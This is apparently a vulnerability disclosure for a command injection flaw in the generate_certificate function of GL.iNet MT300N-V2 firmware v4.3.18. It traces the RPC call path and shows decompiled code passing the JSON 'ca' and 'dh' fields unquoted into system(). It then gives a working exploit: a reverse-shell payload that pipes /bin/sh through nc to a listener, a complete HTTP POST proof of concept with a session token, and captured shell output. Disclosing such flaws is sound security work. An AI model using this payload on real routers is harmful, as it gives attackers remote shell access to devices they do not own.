

GL.iNet MT300N-V2 ovpn-server.so generate_certificate function command injection vulnerability

Product Information

1	Brand: GL.iNet
2	Model: MT300N-V2
3	Firmware Version: v4.3.18
4	Official website: https://www.gl-inet.com/
5	Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18

GL-MT300N-V2 Mango

STABLEBETACLEANTOR

Stable 固件下载			
稳定版本是固件的稳定版本。要安装固件请参阅 普通升级的固件教程 （有关 U-Boot 的说明，请参阅 本教程 ）			
发布	日期	版本发行说明	文件
4.3.25	2025-03-18		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.18	2024-08-23		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.17	2024-06-27		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.11	2024-03-26		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.10	2024-02-06		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.7	2023-09-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.216	2023-03-21		下载用于普通升级及 U-BOOT 的固件 SHA256
3.215	2022-10-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.105	2020-12-07		下载用于普通升级及 U-BOOT 的固件 SHA256

Affected Component

1	generate_certificate function in \usr\lib\oui-httpd\rpc\ovpn-server.so
---	--

Suggested description of the vulnerability

1	GL.iNet MT300N-V2 v4.3.18 ovpn-server.so generate_certificate function command injection vulnerability.
---	---

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts for each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

oui-rpc.lua 9+

gl.conf

×

etc > nginx > conf.d > gl.conf

> call

```
1  index gl_home.html;
2
3  lua_shared_dict shmем 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


Calls the `rpc_method_call` function, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

In `glc`, the corresponding handler library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder



The binary `ovpn-server.so` contains a command injection vulnerability in `generate_certificate`.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```

1 int __fastcall generate_certificate(int a1, int a2)
2 {
3     int v3; // $v0
4     int v4; // $v0
5     int v5; // $a0
6     int v7; // $v0
7     int v8; // $v0
8     int v9; // $v0
9     int v10; // $v0
10    char *command; // [sp+1Ch] [-C10h]
11    char *commanda; // [sp+1Ch] [-C10h]
12    _DWORD v14[768]; // [sp+24h] [-C08h] BYREF
13    int v15; // [sp+C24h] [-8h]
14
15    v15 = *(_DWORD *)off_1916C;
16    ((void (__fastcall *) (int))off_19040)(6);
17    if ( ((int (__fastcall *) (const char *, int))off_19070)(&UsrBinOpenssl[dword_19014 - 0x10000], 0) )
18    {
19        v7 = ((int (__fastcall *) (char *))off_19154)(&aOpensslMissing[dword_19014 - 0x10000]);
20        ((void (__fastcall *) (int, char *, int))off_19104)(a2, &aErrMsg[dword_19018], v7);
21        v8 = ((int (__fastcall *) (int, int))off_19064)(-20, -1);
22        ((void (__fastcall *) (int, char *, int))off_19104)(a2, &aErrCode[dword_19018], v8);
23    }
24    else
25    {
26        if ( ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8934 + dword_19014 - 0x10000) )
27        {
28            v3 = ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8934 + dword_19014 - 0x10000);
29            command = (char *)((int (__fastcall *) (int))off_19078)(v3);
30            v14[0] = 0;
31            ((void (__fastcall *) (void *, int, size_t))off_190A8)(&v14[1], 0, (size_t)&stru_BF4.st_size);
32            ((void (*)(char *, const char *, ...))off_19088)((char *)v14, &aEchoSS[dword_19014 - 0x10000],
33                command,
34                &aEtcOpenvpnCert_0[dword_19018]);
35            ((void (__fastcall *) (const char *))off_19148)((const char *)v14);
36        }
37        if ( ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8938 + dword_19014 - 0x10000) )
38        {
39            v4 = ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8938 + dword_19014 - 0x10000);
40            commanda = (char *)((int (__fastcall *) (int))off_19078)(v4);
41            v14[0] = 0;
42            ((void (__fastcall *) (void *, int, size_t))off_190A8)(&v14[1], 0, (size_t)&stru_1F8.d_un);
43            ((void (*)(char *, const char *, ...))off_19088)((char *)v14, &aEchoSEtcOpenvp[dword_19014 - 0x10000], commanda);
44            ((void (__fastcall *) (const char *))off_19148)((const char *)v14);
45        }
46        if ( ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8934 + dword_19014 - 0x10000)
47            || ((int (__fastcall *) (int, char *))off_19124)(a1, (char *)&off_8938 + dword_19014 - 0x10000) )
48        {
49            ((void (*)(void))off_190C8)();
50        }
51    }

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

```

1  /* Function: generate_certificate */
2  /* Address: 0x49F8 */
3
4  int __fastcall generate_certificate(int a1, int a2)
5  {
6      int v3; // $v0
7      int v4; // $v0
8      int v5; // $a0
9      int v7; // $v0
10     int v8; // $v0
11     int v9; // $v0
12     int v10; // $v0
13     char *command; // [sp+1Ch] [-C10h]
14     char *commanda; // [sp+1Ch] [-C10h]
15     _DWORD v14[768]; // [sp+24h] [-C08h] BYREF
16     int v15; // [sp+C24h] [-8h]
17
18     v15 = *(_DWORD *) (void *) 0x192D4;
19     ((void (__fastcall *) (int)) gl_log_level)(6);
20     if ( ((int (__fastcall *) (const char *, int)) access)("/usr/bin/openssl", 0) )
21     {
22         v7 = ((int (__fastcall *) (char *)) json_string)("openssl missing");
23         ((void (__fastcall *) (int, char *, int)) json_object_set_new)(a2, "err_msg", v7);
24         v8 = ((int (__fastcall *) (int, int)) json_integer)(-20, -1);
25         ((void (__fastcall *) (int, char *, int)) json_object_set_new)(a2, "err_code", v8);
26     }
27     else
28     {
29         if ( ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&set_route + 0x10000 - 0x10000) )
30         {
31             v3 = ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&set_route + 0x10000 - 0x10000); //ca
32             command = (char *) ((int (__fastcall *) (int)) json_string_value)(v3);
33             v14[0] = 0;
34             ((void (__fastcall *) (void *, int, size_t)) memset)(&v14[1], 0, (size_t) &stru_BF4.st_size);
35             ((void *) (char *, const char *, ...)) sprintf(
36                 (char *) v14,
37                 "echo %s > %s",
38                 command,
39                 "/etc/openssl/cert/ca.crt");
40             ((void (__fastcall *) (const char *)) system)((const char *) v14);
41         }
42         if ( ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&get_route_list + 0x10000 - 0x10000) )
43         {
44             v4 = ((int (__fastcall *) (int, char *)) json_object_get)(a1, (char *)&get_route_list + 0x10000 - 0x10000); //dh
45             commanda = (char *) ((int (__fastcall *) (int)) json_string_value)(v4);
46             v14[0] = 0;
47             ((void (__fastcall *) (void *, int, size_t)) memset)(&v14[1], 0, (size_t) &stru_1F8.d_un);
48             ((void *) (char *, const char *, ...)) sprintf((char *) v14, "echo %s > /etc/openssl/cert/dh1024.pem", commanda);
49             ((void (__fastcall *) (const char *)) system)((const char *) v14);
50         }
51     }
52 }

```

1 Source is the user-controllable JSON parameters ca and dh strings.

```

2
3 v3 = json_object_get(a1, "ca");
4 command = json_string_value(v3);
5 v4 = json_object_get(a1, "dh");
6 commanda = json_string_value(v4);
7

```

8 That is, the fields in the request JSON:

```

9
10 {
11     "ca": "user-controllable string",
12     "dh": "user-controllable string"
13 }
14

```

15 The values of "ca" and "dh" then enter the subsequent command concatenation logic.

```

16
17 Sink is system(v14).
18

```

```

19 sprintf((char *) v14,
20         "echo %s > %s",
21         command,
22         "/etc/openssl/cert/ca.crt");

```

```

23 |
24 | system((const char *)v14);
25 |
26 | and:
27 |
28 | sprintf((char *)v14,
29 |         "echo %s > /etc/openvpn/cert/dh1024.pem",
30 |         commanda);
31 |
32 | system((const char *)v14);
33 |
34 | The code directly concatenates the user-controllable ca and dh into the echo
    | command and executes it via system(). User input is not wrapped in quotes
    | and no shell special character filtering is performed. Therefore, attackers
    | can influence the final executed command using characters such as spaces,
    | semicolons, backticks, $(), redirection operators, etc.
35 |
36 | The complete data flow is as follows:
37 |
38 | generate_certificate(a1, a2)
39 |   └─ json_object_get(a1, "ca")
40 |     └─ json_string_value(...)
41 |       └─ command = user_input
42 |         └─ sprintf(v14, "echo %s >
    | /etc/openvpn/cert/ca.crt", command)
43 |           └─ system(v14)
44 |
45 |   └─ json_object_get(a1, "dh")
46 |     └─ json_string_value(...)
47 |       └─ commanda = user_input
48 |         └─ sprintf(v14, "echo %s >
    | /etc/openvpn/cert/dh1024.pem", commanda)
49 |           └─ system(v14)

```

Attack

Obtain a shell by directly injecting commands.

```

1 | "ca": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
  | 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
2 | "dh": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
  | 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"

```

The screenshot for obtaining the shell is as follows:

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

```

POST /rpc HTTP/1.1
Host: 192.168.31.7
Content-Length: 257
Accept: application/json, text/plain, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Origin: http://192.168.31.7
Referer: http://192.168.31.7/
Accept-Encoding: gzip, deflate, br
Cookie: Admin-Token=xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI
Connection: keep-alive

{
  "jsonrpc": "2.0",
  "id": 272,
  "method": "call",
  "params": [
    "xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI",
    "ovpn-server",
    "generate_certificate",
    {
      "ca": "rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i) 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p"
    }
  ]
}

```

Response

Pretty

Raw

Hex

Render

1

```

radio
reset-button
switch-button
usb-port
wan
/proc/gl-hw-info # ls /sys/bus/usb/devices/
1-0:1.0
2-0:1.0
usb1
usb2
/proc/gl-hw-info # lsusb -t
/bin/sh: lsusb: not found
/proc/gl-hw-info # ^C

(kali@kali)-[~]
$ nc -lvp 6689
listening on [any] 6689 ...
connect to [192.168.31.166] from (UNKNOWN) [192.168.31.7] 37968

/bin/sh: can't access tty; job control turned off
BusyBox v1.35.0 (2023-04-09 12:27:46 UTC) built-in shell (ash)

/www/cgi-bin #

```

The video for obtaining the shell is as follows:

GLiNet_MT300N-V2_ovpn-server_generate_certificate.mp4

PoC

When verifying, update the value of the first element in the params list. The value corresponding to this PoC is xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI.

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

```

POST /rpc HTTP/1.1
Host: 192.168.31.7
Content-Length: 257
Accept: application/json, text/plain, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Origin: http://192.168.31.7
Referer: http://192.168.31.7/
Accept-Encoding: gzip, deflate, br
Cookie: Admin-Token=xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI
Connection: keep-alive

```



```
25
26
27 {"jsonrpc":"2.0","id":272,"method":"call","params":
   ["xRMRRLozVy4bKjMI60AVb45nkLEQqMfI","ovpn-server","generate_certificate",{
28
29 "ca":"`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
   2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`",
30 "dh":"`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
   2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
31
32   }
33
34 ]}
```

Discoverer

ZippyJia